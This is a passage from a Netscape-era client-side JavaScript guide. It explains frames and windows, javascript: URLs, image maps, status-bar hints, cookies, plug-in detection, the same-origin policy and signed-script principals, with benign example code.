<LI><A HREF=titles.html#0001 TARGET="contentFrame">Toshiko Akiyoshi</A>
<LI><A HREF=titles.html#0006 TARGET="contentFrame">John Coltrane</A>
<LI><A HREF=titles.html#0007 TARGET="contentFrame">Miles Davis</A>
<LI><A HREF=titles.html#0010 TARGET="contentFrame">Dexter Gordon</A>

<P><B>Soul</B>
<LI><A HREF=titles.html#0003 TARGET="contentFrame">Betty Carter</A>
<LI><A HREF=titles.html#0004 TARGET="contentFrame">Ray Charles</A>
...
```

The file `alphabet.html` (the alphabetical list) contains code similar to the following:

```
<B>Music Club Artists</B>
<LI><A HREF=titles.html#0001 TARGET="contentFrame">Toshiko Akiyoshi</A>
<LI><A HREF=titles.html#0002 TARGET="contentFrame">The Beatles</A>
<LI><A HREF=titles.html#0003 TARGET="contentFrame">Betty Carter</A>
<LI><A HREF=titles.html#0004 TARGET="contentFrame">Ray Charles</A>
...
```

The file `navigate.html` (the navigational links at the bottom of the screen) contains code similar to the following. Notice that the target for `artists.html` is "_parent." When the user clicks this link, the entire window is overwritten, because the `top` window is the parent of `navigateFrame`.

```
<A HREF=alphabet.html TARGET="listFrame"><B>Alphabetical</B></A>
   
<A HREF=category.html TARGET="listFrame"><B>By category</B></A>
   
<A HREF="artists.html" TARGET="_parent">
   <B>Musician Descriptions</B></A>
```

The file `titles.html` (the main file, displayed in the frame on the right) contains code similar to the following:

```
<A NAME="0001"><H3>Toshiko Akiyoshi</H3></A>
<P>Interlude

<A NAME="0002"><H3>The Beatles</H3></A>
<P>Please Please Me

<A NAME="0003"><H3>Betty Carter</H3></A>
<P>Ray Charles and Betty Carter
...
```

Referring to Windows and Frames

The name you use to refer to a window depends on whether you are referring to a window's properties, methods, and event handlers or to the window as the target of a form submit or a hypertext link.

Because the `window` object is the top-level object in the JavaScript client hierarchy, the window is essential for specifying the containership of objects in any window.

Referring to Properties, Methods, and Event Handlers

You can refer to the properties, methods, and event handlers of the current window or another window (if the other window is named) using any of the following techniques:

- `self` or `window`: `self` and `window` are synonyms for the current window, and you can use them optionally to refer to the current window. For example, you can close the current window by calling either `window.close()` or `self.close()`.

- `top` or `parent`: `top` and `parent` are also synonyms that you can use in place of the window name. `top` can be used for any window; it refers to the topmost Navigator window. `parent` can be used for a frame; it refers to the frameset window that contains that frame. For example, for the frame `frame1`, the statement `parent.frame2.document.bgColor="teal"` changes the background color of the frame named `frame2` to teal, where `frame2` is a sibling frame in the current frameset.

- The name of a window variable: The window variable is the variable specified when a window is opened. For example, `msgWindow.close()` closes a window called `msgWindow`.

- Omit the window name: Because the existence of the current window is assumed, you do not have to refer to the name of the window when you call its methods and assign its properties. For example, `close()` closes the current window. However, when you open or close a window within an event handler, you must specify `window.open()` or `window.close()`

instead of simply using `open()` or `close()`. Because of the scoping of static objects in JavaScript, a call to `close()` without specifying an object name is equivalent to `document.close()`.

For more information on these techniques for referring to windows, see the `window` object in the *Client-Side JavaScript Reference*.

Example 1: refer to the current window. The following statement refers to a form named `musicForm` in the current window. The statement displays an alert if a checkbox is checked.

```
if (document.musicForm.checkbox1.checked) {
   alert('The checkbox on the musicForm is checked!')}
```

Example 2: refer to another window. The following statements refer to a form named `musicForm` in a window named `checkboxWin`. The statements determine if a checkbox is checked, check the checkbox, determine if the second option of a `Select` object is selected, and select the second option of the `Select` object. Even though object values are changed in another window (`checkboxWin`), the current window remains active: checking the checkbox and selecting the selection option do not give focus to the window.

```
// Determine if a checkbox is checked
if (checkboxWin.document.musicForm.checkbox2.checked) {
   alert('The checkbox on the musicForm in checkboxWin is checked!')}

// Check the checkbox
checkboxWin.document.musicForm.checkbox2.checked=true

// Determine if an option in a Select object is selected
if (checkboxWin.document.musicForm.musicTypes.options[1].selected)
   {alert('Option 1 is selected!')}

// Select an option in a Select object
checkboxWin.document.musicForm.musicTypes.selectedIndex=1
```

Example 3: refer to a frame in another window. The following statement refers to a frame named `frame2` that is in a window named `window2`. The statement changes the background color of `frame2` to violet. The frame name, `frame2`, must be specified in the `FRAMESET` tag that creates the frameset.

```
window2.frame2.document.bgColor="violet"
```

Referring to a Window in a Form Submit or Hypertext Link

You use a window's name (not the window variable) when referring to a window as the target of a form submit or hypertext link (the `TARGET` attribute of a `FORM` or `A` tag). The window you specify is the window into which the link is loaded or, for a form, the window in which server responses are displayed.

The following example creates a hypertext link to a second window. The example has a button that opens an empty window named `window2`, then a link that loads the file `doc2.html` into the newly opened window, and then a button that closes the window.

```
<FORM>
<INPUT TYPE="button" VALUE="Open Second Window"
   onClick="msgWindow=window.open('','window2',
   'resizable=no,width=200,height=200')">
<P>
<A HREF="doc2.html" TARGET="window2"> Load a file into window2</A>
<P>
<INPUT TYPE="button" VALUE="Close Second Window"
   onClick="msgWindow.close()">
</FORM>
```

If the user selects the Open Second Window button first and then the link, Communicator opens the small window specified in the button and then loads `doc2.html` into it.

On the other hand, if the user selects the link before creating `window2` with the button, then Communicator creates `window2` with the default parameters and loads `doc2.html` into that window. If the user later clicks the Open Second Window button, Communicator changes the parameters of the already open window to match those specified in the event handler.

Navigating Among Windows and Frames

Many Navigator windows can be open at the same time. The user can move among these windows by clicking them to make them active, or give them focus. When a window has focus, it moves to the front and changes visually in some way. For example, the color of the window's title bar might change. The visual cue varies depending on which platform you are using.

You can give focus to a window programmatically by giving focus to an object in the window or by specifying the window as the target of a hypertext link. Although you can change an object's values in a second window, that does not make the second window active: the current window remains active.

You navigate among frames the same way as you navigate among windows.

Example 1: give focus to an object in another window. The following statement gives focus to a `Text` object named `city` in a window named `checkboxWin`. Because the `Text` object is gaining focus, the window also gains focus and becomes active. The example also shows the statement that creates `checkboxWin`.

```
checkboxWin=window.open("doc2.html")
...
checkboxWin.document.musicForm.city.focus()
```

Example 2: give focus to another window using a hypertext link. The following statement specifies `window2` as the target of a hypertext link. When the user clicks the link, focus switches to `window2`. If `window2` does not exist, it is created.

```
<A HREF="doc2.html" TARGET="window2"> Load a file into window2</A>
```

Chapter

13

Additional Topics

This chapter describes some special concepts and applications that extend the power and flexibility of JavaScript.

This chapter contains the following sections:

- Using JavaScript URLs
- Using Client-Side Image Maps
- Using Server-Side Image Maps
- Using the Status Bar
- Using Cookies
- Determining Installed Plug-ins

Using JavaScript URLs

You are probably familiar with the standard types of URLs: `http:`, `ftp:`, `file:`, and so on. With Navigator, you can also use URLs of type `javascript:` to execute JavaScript statements instead of loading a document. You simply use a string beginning with `javascript:` as the value for the `HREF` attribute of anchor tags. For example, you can define the following hyperlink to reload the current page when the user clicks it:

```
<A HREF="javascript:history.go(0)">Reload Now</A>
```

In general, you can put any statements or function calls after the `javascript:` URL prefix.

You can use JavaScript URLs in many ways to add functionality to your applications. For example, you could increment a counter `p1` in a parent frame whenever a user clicks a link, using the following function:

```
function countJumps() {
   parent.p1++
   window.location=page1
}
```

To call the function, use a JavaScript URL in a standard HTML hyperlink:

```
<A HREF="javascript:countJumps()">Page 1</A>
```

This example assumes `page1` is a string representing a URL.

If the value of the expression following a `javascript:` URL prefix evaluates to undefined, no new document is loaded. If the expression evaluates to a defined type, the value is converted to a string that specifies the source of the document to load.

Using Client-Side Image Maps

A client-side image map is defined with the `MAP` tag. You can define areas within the image that are hyperlinks to distinct URLs; the areas can be rectangles, circles, or polygons.

Instead of standard URLs, you can also use JavaScript URLs in client-side image maps, for example,

```
<MAP NAME="buttonbar">
<AREA SHAPE="RECT" COORDS="0,0,16,14"
   HREF ="javascript:top.close(); window.location = newnav.html">
<AREA SHAPE="RECT" COORDS="0,0,85,46"
   HREF="contents.html" target="javascript:alert('Loading
   Contents.'); top.location = contents.html">
</MAP>
```

Using Server-Side Image Maps

Client-side image maps provide functionality to perform most tasks, but standard (sometimes called server-side) image maps provide even more flexibility. You specify a standard image map with the `ISMAP` attribute of an `IMG` tag that is a hyperlink. For example,

```
<A HREF="img.html"><IMG SRC="about:logo" BORDER=0 ISMAP></A>
```

When you click an image with the `ISMAP` attribute, Navigator requests a URL of the form

```
URL?x,y
```

where `URL` is the document specified by the value of the `HREF` attribute, and `x` and `y` are the horizontal and vertical coordinates of the mouse pointer (in pixels from the top-left of the image) when you clicked. (The "about:logo" image is built in to Navigator and displays the Netscape logo.)

Traditionally, image-map requests are sent to servers, and a CGI program performs a database lookup function. With client-side JavaScript, however, you can perform the lookup on the client. You can use the `search` property of the `location` object to parse the `x` and `y` coordinates and perform an action accordingly. For example, suppose you have a file named `img.html` with the following content:

```
<H1>Click on the image</H1>
<P>
<A HREF="img.html"><IMG SRC="about:logo" BORDER=0 ISMAP></A>
<SCRIPT>
str = location.search
if (str == "")
   document.write("<P>No coordinates specified.")
else {
   commaloc = str.indexOf(",") // the location of the comma
   document.write("<P>The x value is " + str.substring(1, commaloc))
   document.write("<P>The y value is " +
      str.substring(commaloc+1, str.length))
}
</SCRIPT>
```

When you click a part of the image, Navigator reloads the page (because the `HREF` attribute specifies the same document), adding the `x` and `y` coordinates of the mouse click to the URL. The statements in the `else` clause then display the `x` and `y` coordinates. In practice, you could redirect to another page (by setting location) or perform some other action based on the values of `x` and `y`.

Using the Status Bar

You can use two `window` properties, `status` and `defaultStatus`, to display messages in the Navigator status bar at the bottom of the window. Navigator normally uses the status bar to display such messages as "Contacting Host..." and "Document: Done." The `defaultStatus` message appears when nothing else is in the status bar. The `status` property displays a transient message in the status bar, such as when the user moves the mouse pointer over a link.

You can set these properties to display custom messages. For example, to display a custom message after the document has finished loading, simply set `defaultStatus`. For example,

```
defaultStatus = "Some rise, some fall, some climb...to get to Terrapin"
```

Creating Hints with onMouseOver and onMouseOut

By default, when you move the mouse pointer over a hyperlink, the status bar displays the destination URL of the link. You can set `status` in the `onMouseOut` and `onMouseOver` event handlers of a hyperlink or image area to display hints in the status bar instead. The event handler must return true to set `status`. For example,

```
<A HREF="contents.html"
   onMouseOver="window.status='Click to display contents';return true">
Contents
</A>
```

This example displays the hint "Click to display contents" in the status bar when you move the mouse pointer over the link.

Using Cookies

Netscape *cookies* are a mechanism for storing persistent data on the client in a file called `cookies.txt`. Because HyperText Transport Protocol (HTTP) is a stateless protocol, cookies provide a way to maintain information between client requests. This section discusses basic uses of cookies and illustrates with a simple example. For a complete description of cookies, see the *Client-Side JavaScript Reference*.

Each cookie is a small item of information with an optional expiration date and is added to the cookie file in the following format:

```
name=value;expires=expDate;
```

`name` is the name of the datum being stored, and `value` is its value. If `name` and `value` contain any semicolon, comma, or blank (space) characters, you must use the `escape` function to encode them and the `unescape` function to decode them.

`expDate` is the expiration date, in GMT date format:

```
Wdy, DD-Mon-YY HH:MM:SS GMT
```

Although it's slightly different from this format, the date string returned by the `Date` method `toGMTString` can be used to set cookie expiration dates.

The expiration date is an optional parameter indicating how long to maintain the cookie. If `expDate` is not specified, the cookie expires when the user exits the current Navigator session. Navigator maintains and retrieves a cookie only if its expiration date has not yet passed.

For more information on `escape` and `unescape`, see the *Client-Side JavaScript Reference*.

Limitations

Cookies have these limitations:

- 300 total cookies in the cookie file.
- 4 Kbytes per cookie, for the sum of both the cookie's name and value.
- 20 cookies per server or domain (completely specified hosts and domains are treated as separate entities and have a 20-cookie limitation for each, not combined).

Cookies can be associated with one or more directories. If your files are all in one directory, then you need not worry about this. If your files are in multiple directories, you may need to use an additional path parameter for each cookie. For more information, see the *Client-Side JavaScript Reference*.

Using Cookies with JavaScript

The `document.cookie` property is a string that contains all the names and values of Navigator cookies. You can use this property to work with cookies in JavaScript.

Here are some basic things you can do with cookies:

- Set a cookie value, optionally specifying an expiration date.
- Get a cookie value, given the cookie name.

It is convenient to define functions to perform these tasks. Here, for example, is a function that sets cookie values and expiration:

```
// Sets cookie values. Expiration date is optional
//
function setCookie(name, value, expire) {
   document.cookie = name + "=" + escape(value)
   + ((expire == null) ? "" : ("; expires=" + expire.toGMTString()))
}
```

Notice the use of `escape` to encode special characters (semicolons, commas, spaces) in the value string. This function assumes that cookie names do not have any special characters.

The following function returns a cookie value, given the name of the cookie:

```
function getCookie(Name) {
   var search = Name + "="
   if (document.cookie.length > 0) { // if there are any cookies
      offset = document.cookie.indexOf(search)
      if (offset != -1) { // if cookie exists
         offset += search.length
         // set index of beginning of value
         end = document.cookie.indexOf(";", offset)
         // set index of end of cookie value
         if (end == -1)
            end = document.cookie.length
         return unescape(document.cookie.substring(offset, end))
      }
   }
}
```

Notice the use of `unescape` to decode special characters in the cookie value.

Using Cookies: an Example

Using the cookie functions defined in the previous section, you can create a simple page users can fill in to "register" when they visit your page. If they return to your page within a year, they will see a personal greeting.

You need to define one additional function in the HEAD of the document. This function, `register`, creates a cookie with the name `TheCoolJavaScriptPage` and the value passed to it as an argument.

```
function register(name) {
   var today = new Date()
   var expires = new Date()
   expires.setTime(today.getTime() + 1000*60*60*24*365)
   setCookie("TheCoolJavaScriptPage", name, expires)
}
```

The BODY of the document uses `getCookie` (defined in the previous section) to check whether the cookie for `TheCoolJavaScriptPage` exists and displays a greeting if it does. Then there is a form that calls `register` to add a cookie. The `onClick` event handler also calls `history.go(0)` to redraw the page.

```
<BODY>
<H1>Register Your Name with the Cookie-Meister</H1>
<P>
<SCRIPT>
var yourname = getCookie("TheCoolJavaScriptPage")
if (yourname != null)
   document.write("<P>Welcome Back, ", yourname)
else
   document.write("<P>You haven't been here in the last year...")
</SCRIPT>

<P> Enter your name. When you return to this page within a year, you
will be greeted with a personalized greeting.
<BR>
<FORM onSubmit="return false">
Enter your name: <INPUT TYPE="text" NAME="username" SIZE= 10><BR>
<INPUT TYPE="button" value="Register"
   onClick="register(this.form.username.value); history.go(0)">
</FORM>
```

Determining Installed Plug-ins

You can use JavaScript to determine whether a user has installed a particular plug-in; you can then display embedded plug-in data if the plug-in is installed, or display some alternative information (for example, an image or text) if it is not. You can also determine whether a client is capable of handling a particular MIME (Multipart Internet Mail Extension) type. This section introduces the objects and properties needed for handling plug-ins and MIME types. For more detailed information on these objects and properties, see the *Client-Side JavaScript Reference*.

The `navigator` object has two properties for checking installed plug-ins: the `mimeTypes` array and the `plugins` array.

mimeTypes Array

`mimeTypes` is an array of all MIME types supported by the client (either internally, via helper applications, or by plug-ins). Each element of the array is a `MimeType` object, which has properties for its type, description, file extensions, and enabled plug-ins.

For example, the following table summarizes the values for displaying JPEG images.

Table 13.1 `MimeType` property values for JPEG images

Expression	Value
`navigator.mimeTypes["image/jpeg"].type`	`image/jpeg`
`navigator.mimeTypes["image/jpeg"].description`	`JPEG Image`
`navigator.mimeTypes["image/jpeg"].suffixes`	`jpeg, jpg, jpe, jfif, pjpeg, pjp`
`navigator.mimeTypes["image/jpeg"].enabledPlugin`	`null`

The following script checks to see whether the client is capable of displaying QuickTime movies.

```
var myMimetype = navigator.mimeTypes["video/quicktime"]
if (myMimetype)
   document.writeln("Click <A HREF='movie.qt'>here</A> to see a " +
      myMimetype.description)
else
   document.writeln("Too bad, can't show you any movies.")
```

plugins Array

`plugins` is an array of all plug-ins currently installed on the client. Each element of the array is a `Plugin` object, which has properties for its name, file name, and description as well as an array of `MimeType` objects for the MIME types supported by that plug-in. The user can obtain a list of installed plug-ins by choosing About Plug-ins from the Help menu. For example, the following table summarizes the values for the LiveAudio plug-in.

Table 13.2 `Plugin` property values for the LiveAudio plug-in

Expression	Value
`navigator.plugins['LiveAudio'].name`	`LiveAudio`
`navigator.plugins['LiveAudio'].description`	`LiveAudio - Netscape Navigator sound playing component`
`navigator.plugins['LiveAudio'].filename`	`d:\nettools\netscape\nav30\Program\plugins\NPAUDIO.DLL`
`navigator.plugins['LiveAudio'].length`	`7`

In Table 13.2, the value of the `length` property indicates that `navigator.plugins['LiveAudio']` has an array of `MimeType` objects containing seven elements. The property values for the second element of this array are as shown in the following table.

Table 13.3 `MimeType` values for the LiveAudio plug-in

Expression	Value
`navigator.plugins['LiveAudio'][1].type`	`audio/x-aiff`
`navigator.plugins['LiveAudio'][1].description`	`AIFF`
`navigator.plugins['LiveAudio'][1].suffixes`	`aif, aiff`
`navigator.plugins['LiveAudio'][1].enabledPlugin.name`	`LiveAudio`

The following script checks to see whether the Shockwave plug-in is installed and displays an embedded Shockwave movie if it is:

```
var myPlugin = navigator.plugins["Shockwave"]
if (myPlugin)
   document.writeln("<EMBED SRC='Movie.dir' HEIGHT=100 WIDTH=100>")
else
   document.writeln("You don't have Shockwave installed!")
```

Chapter

14

JavaScript Security

JavaScript automatically prevents scripts on one server from accessing properties of documents on a different server. This restriction prevents scripts from fetching private information such as directory structures or user session history. This chapter describes the security models available in various releases of JavaScript.

This chapter contains the following sections:

- Same Origin Policy
- Using Signed Scripts
- Using Data Tainting

The following list gives a historical overview of JavaScript security:

- In all releases, the *same origin* policy is the default policy. This policy restricts getting or setting properties based on document server. See "Same Origin Policy" on page 212.

- JavaScript 1.1 used *data tainting* to access additional information. See "Using Data Tainting" on page 240.

- JavaScript 1.2 replaced data tainting with the *signed script* policy. This policy is based on the Java *object signing* security model. To use the signed script policy in JavaScript, you use specific Java security classes and sign your JavaScript scripts. See "Using Signed Scripts" on page 215.

Same Origin Policy

The same origin policy works as follows: when loading a document from one origin, a script loaded from a different origin cannot get or set specific properties of specific browser and HTML objects in a window or frame (see Table 14.2).

For security purposes, JavaScript defines the origin as the substring of a URL that includes `protocol://host` where `host` includes the optional `:port`. To illustrate, the following table gives examples of origin comparisons to the URL `http://company.com/dir/page.html`.

Table 14.1 Same origin comparisons to http://company.com/dir/page.html

URL	Outcome	Reason
`http://company.com/dir2/other.html`	Success	
`http://company.com/dir/inner/another.html`	Success	
`http://www.company.com/dir/other.html`	Failure	Different domains
`file://D|/myPage.htm`	Failure	Different protocols
`http://company.com:80/dir/etc.html`	Failure	Different port

The following table lists the properties that can be accessed only by scripts that pass the same origin check.

Table 14.2 Properties subject to origin check

Object	Properties subject to origin check
`document`	For both read and write: `anchors`, `applets`, `cookie`, `domain`, `embeds`, `forms`, `lastModified`, `length`, `links`, `referrer`, `title`, `URL`, *`formName`* (for each named form), *`reflectedJavaClass`* (for each Java class reflected into JavaScript using LiveConnect) For write only: all other properties
`form`	elements
`image`	`lowsrc`, `src`
`layer`	`src`
`location`	All except `x` and `y`
`window`	`find`

Origin Checks and document.domain

There is one exception to the same origin rule. A script can set the value of `document.domain` to a suffix of the current domain. If it does so, the shorter domain is used for subsequent origin checks. For example, suppose a script in the document at `http://www.company.com/dir/other.html` executes the following statement:

```
document.domain = "company.com";
```

After execution of that statement, the page would pass the origin check with `http://company.com/dir/page.html`.

Origin Checks of Named Forms

Named forms are subject to an origin check, as described in Table 14.2.

JavaScript 1.1 and earlier versions. Named forms are not subject to an origin check even though the `document.forms` array is. To work around security errors that result when a 1.1 script runs in 1.2 or later versions, create a new variable as a property of the `window` object, setting the named form as the value of the variable. You can then access that variable (and hence the form) through the `window` object.

Origin Checks and SCRIPT Tags that Load Documents

If you load a document with any URL other than a `file:` URL, and that document itself contains a `<SCRIPT SRC="...">` tag, the internal `SRC` attribute cannot refer to another `file:` URL.

JavaScript 1.1 and earlier versions. When you load a JavaScript file using `<SCRIPT SRC="...">`, the URL specified in the `SRC` attribute can be any URL type (`file:`, `http:`, and so on), regardless of the URL type of the file that contained the `SCRIPT` tag. To get JavaScript 1.1 behavior in JavaScript 1.2, users can add the following line to their preferences file:

```
user_pref("javascript.allow.file_src_from_non_file", true);
```

Be cautious with this preference, because it opens a security hole. Users should set this preference only if they have a reason for accepting the associated risks.

Origin Checks and Layers

A layer can have a different origin than the surrounding document. Origin checks are made between documents and scripts in layers from different origins. That is, if a document has one or more layers, JavaScript checks the origins of those layers before they can interact with each other or with the parent document.

For information on layers, see *Dynamic HTML in Netscape Communicator*.

Origin Checks and Java Applets

Your HTML page can contain `APPLET` tags to use Java applets. If an `APPLET` tag has the `MAYSCRIPT` attribute, that applet can use JavaScript. In this situation, the applet is subject to origin checks when calling JavaScript. For this purpose, the origin of the applet is the URL of the document that contains the `APPLET` tag.

Using Signed Scripts

The JavaScript security model for signed scripts is based upon the Java security model for signed objects. The scripts you can sign are inline scripts (those that occur within the `SCRIPT` tag), event handlers, JavaScript entities, and separate JavaScript files.

JavaScript 1.1 and earlier versions. Signed scripts are not available.

Introduction to Signed Scripts

A signed script requests expanded privileges, gaining access to restricted information. It requests these privileges by using LiveConnect and Java classes referred to as the Java Capabilities API. These classes add facilities to and refine the control provided by the standard Java `SecurityManager` class. You can use these classes to exercise fine-grained control over activities beyond the "sandbox"—the Java term for the carefully defined limits within which Java code must otherwise operate.

All access-control decisions boil down to who is allowed to do what. In this model, a *principal* represents the "who," a *target* represents the "what," and the *privileges* associated with a principal represent the authorization (or denial of authorization) for a principal to access a specific target.

Once you have written a script, you sign it using the Netscape Signing Tool. This tool associates a digital signature with the scripts on an HTML page. That digital signature is owned by a particular principal (a real-world entity such as Netscape or John Smith). A single HTML page can have scripts signed by different principals. The digital signature is placed in a Java Archive (JAR) file. If you sign an inline script, event handler, or JavaScript entity, the Netscape

Signing Tool stores only the signature and the identifier for the script in the JAR file. If you sign a JavaScript file with the Netscape Signing Tool, it stores the source in the JAR file as well.

The associated principal allows the user to confirm the validity of the certificate used to sign the script. It also allows the user to ensure that the script has not been tampered with since it was signed. The user then can decide whether to grant privileges based on the validated identity of the certificate owner and validated integrity of the script.

Keep in mind that a user may deny the privileges requested by your script—you should write your scripts to react gracefully to such decisions.

This chapter assumes that you are familiar with the basic principles of object signing, using the Java Capabilities API, and creating digital signatures. The following documents provide information on these subjects:

- *Netscape Object Signing: Establishing Trust for Downloaded Software* provides an overview of object signing. Be sure you understand this material before using signed scripts.
- *Introduction to the Capabilities Classes* gives details on how to use the Java Capabilities API. Because signed scripts use this API to request privileges, you need to understand this information.
- *Java Capabilities API* introduces the Java API used for object signing and provides details on where to find more information about this API.
- *Signing Software with Netscape Signing Tool 1.1* describes the Netscape Signing Tool for creating signed scripts.
- *Object-Signing Resources* lists documents and resources that provide information on object signing.

SSL Servers and Unsigned Scripts

An alternative to using the Netscape Signing Tool to sign your scripts is to serve them from a secure server. Navigator treats all pages served from an SSL server as if they were signed with the public key of that server. You do not have to sign the individual scripts for this to happen.

If you have an SSL server, this is a much simpler way to get your scripts to act as though they are signed. This is particularly helpful if you dynamically generate scripts on your server and want them to behave as if signed.

For information on setting up a Netscape server as an SSL server, see *Managing Netscape Servers*.

Codebase Principals

As does Java, JavaScript supports codebase principals. A *codebase principal* is a principal derived from the origin of the script rather than from verifying a digital signature of a certificate. Since codebase principals offer weaker security, they are disabled by default in Navigator.

For deployment, your scripts should not rely on codebase principals being enabled. You might want to enable codebase principals when developing your scripts, but you should sign them before delivery.

To enable codebase principals, end users must add the appropriate preference to their Navigator preference file. To do so, add this line to the file:

```
user_pref("signed.applets.codebase_principal_support", true);
```

Even when codebase principals are disabled, Navigator keeps track of codebase principals to use in enforcement of the same origin security policy (see "Same Origin Policy" on page 212). Unsigned scripts have an associated set of principals that contains a single element, the codebase principal for the page containing the script. Signed scripts also have codebase principals in addition to the stronger certificate principals.

When the user accesses the script with codebase principals enabled, a dialog box is displayed similar to the one displayed with signed scripts. The difference is that this dialog box asks the user to grant privileges based on the URL and does not provide author verification. It advises the user that the script has not been digitally signed and may have been tampered with.

Note If a page includes signed scripts and codebase scripts, and `signed.applets.codebase_principal_support` is enabled, all of the scripts on that page are treated as though they are unsigned, and codebase principals apply.

For more information on codebase principals, see *Introduction to the Capabilities Classes*.

Scripts Signed by Different Principals

JavaScript differs from Java in several important ways that relate to security. Java signs classes and is able to protect internal methods of those classes through the public/private/protected mechanism. Marking a method as protected or private immediately protects it from an attacker. In addition, any class or method marked `final` in Java cannot be extended and so is protected from an attacker.

On the other hand, because JavaScript has no concept of public and private methods, there are no internal methods that could be protected by simply signing a class. In addition, all methods can be changed at runtime, so must be protected at runtime.

In JavaScript you can add new properties to existing objects, or replace existing properties (including methods) at runtime. You cannot do this in Java. So, once again, protection that is automatic in Java must be handled separately in JavaScript.

While the signed script security model for JavaScript is based on the object signing model for Java, these differences in the languages mean that when JavaScript scripts produced by different principals interact, it is much harder to protect the scripts. Because all of the JavaScript code on a single HTML page runs in the same process, different scripts on the same page can change each other's behavior. For example, a script might redefine a function defined by an earlier script on the same page.

To ensure security, the basic assumption of the JavaScript signed script security model is that *mixed scripts on an HTML page operate as if they were all signed by the intersection of the principals that signed each script.*

For example, assume principals A and B have signed one script, but only principal A signed another script. In this case, a page with both scripts acts as if it were signed by only A.

This assumption also means that if a signed script is on the same page as an unsigned script, both scripts act as if they were unsigned. This occurs because the signed script has a codebase principal and a certificate principal, whereas the unsigned script has only a codebase principal (see "Codebase Principals" on page 217). The two codebase principals are always the same for scripts from the same page; therefore, the intersection of the principals of the two scripts yields only the codebase principal. This is also what happens if both scripts are unsigned.

You can use the `import` and `export` functions to allow scripts signed by different principals to interact in a secure fashion. For information on how to do so, see "Importing and Exporting Functions" on page 231.

Checking Principals for Windows and Layers


In order to protect signed scripts from tampering, JavaScript has a set of checks at the container level, where a container is either a window or a layer. To access the properties of a signed container, the script seeking access must be signed by a superset of the principals that signed the container.

These cross-container checks apply to most properties, whether predefined (by Navigator) or user-defined (whether by HTML content, or by script functions and variables). The cross-container checks do not apply to the following properties of `window`:

- `closed`
- `height`
- `outerHeight`
- `outerWidth`
- `pageXOffset`
- `pageYOffset`
- `screenX`
- `screenY`
- `secure`
- `width`

If all scripts on a page are signed by the same principals, container checks are applied to the window. If some scripts in a layer are signed by different principals, the special container checks apply to the layer. The following figure illustrates the method Navigator uses to determine which containers are associated with which sets of principals.

Figure 14.1 Assigning principals to layers



This method works as follows: Consider each script on the page in order of declaration, treating `javascript:` URLs as new unsigned scripts.

1. If this is the first script that has been seen on the page, assign this script's principals to be the principals for the window. (If the current script is unsigned, this makes the window's principal a codebase principal.) Done.

2. If the innermost container (the container directly including the script) has defined principals, intersect the current script's principals with the container's principals and assign the result to be the principals for the container. If the two sets of principals are not equal, intersecting the sets reduces the number of principals associated with the container. Done.

3. Otherwise, find the innermost container that has defined principals. (This may be the window itself, if there are no intermediate layers.) If the principals of the current script are the same as the principals of that container, leave the principals as is. Done.

4. Otherwise, assign the current script's principals to be the principals of the container. Done.

Figure 14.1 illustrates this process.

For example, assume a page has two scripts (and no layers), with one script signed and the other unsigned. Navigator first sees the signed script, which causes the `window` object to be associated with two principals—the certificate principal from the signer of the script and the codebase principal derived from the location of the page containing the script.

When Navigator sees the second (unsigned) script, it compares the principals of that script with the principals of the current container. The unsigned script has only one principal, the codebase principal. Without layers, the innermost container is the window itself, which already has principals.

Because the sets of principals differ, they are intersected, yielding a set with one member, the codebase principal. Navigator stores the result on the `window` object, narrowing its set of principals. Note that all functions that were defined in the signed script are now considered unsigned. Consequently, mixing signed and unsigned scripts on a page without layers results in all scripts being treated as if they were unsigned.

Now assume the unsigned script is in a layer on the page. This results in different behavior. In this case, when Navigator sees the unsigned script, its principals are again compared to those of the signed script in the window and the principals are found to be different. However, now that the innermost container (the layer) has no associated principals, the unsigned principals are associated with the innermost container; the outer container (the window) is untouched. In this case, signed scripts continue to operate as signed. However, accesses by the unsigned script in the layer to objects outside the layer are rejected because the layer has insufficient principals. See "Isolating an Unsigned Layer within a Signed Container" on page 230 for more information on this case.

Identifying Signed Scripts

You can sign inline scripts, event handler scripts, JavaScript files, and JavaScript entities. You cannot sign `javascript:` URLs. You must identify the thing you are signing within the HTML file:

- To sign an inline script, you add both an `ARCHIVE` attribute and an `ID` attribute to the `SCRIPT` tag for the script you want to sign. If you do not include an `ARCHIVE` attribute, Navigator uses the `ARCHIVE` attribute from an earlier script on the same page.
- To sign an event handler, you add an `ID` attribute for the event handler to the tag containing the event handler. In addition, the HTML page must also contain a signed inline script preceding the event handler. That `SCRIPT` tag must supply the `ARCHIVE` attribute.
- To sign a JavaScript entity, you do not do anything special to the entity. Instead, the HTML page must also contain a signed inline script preceding the JavaScript entity. That `SCRIPT` tag must supply the `ARCHIVE` and `ID` attributes.
- To sign an entire JavaScript file, you do not add anything special to the file. Instead, the `SCRIPT` tag for the script that uses that file must contain the `ARCHIVE` attribute.

Once you have written the HTML file, see "Signing Scripts" on page 237 for information on how to sign it.

ARCHIVE Attribute

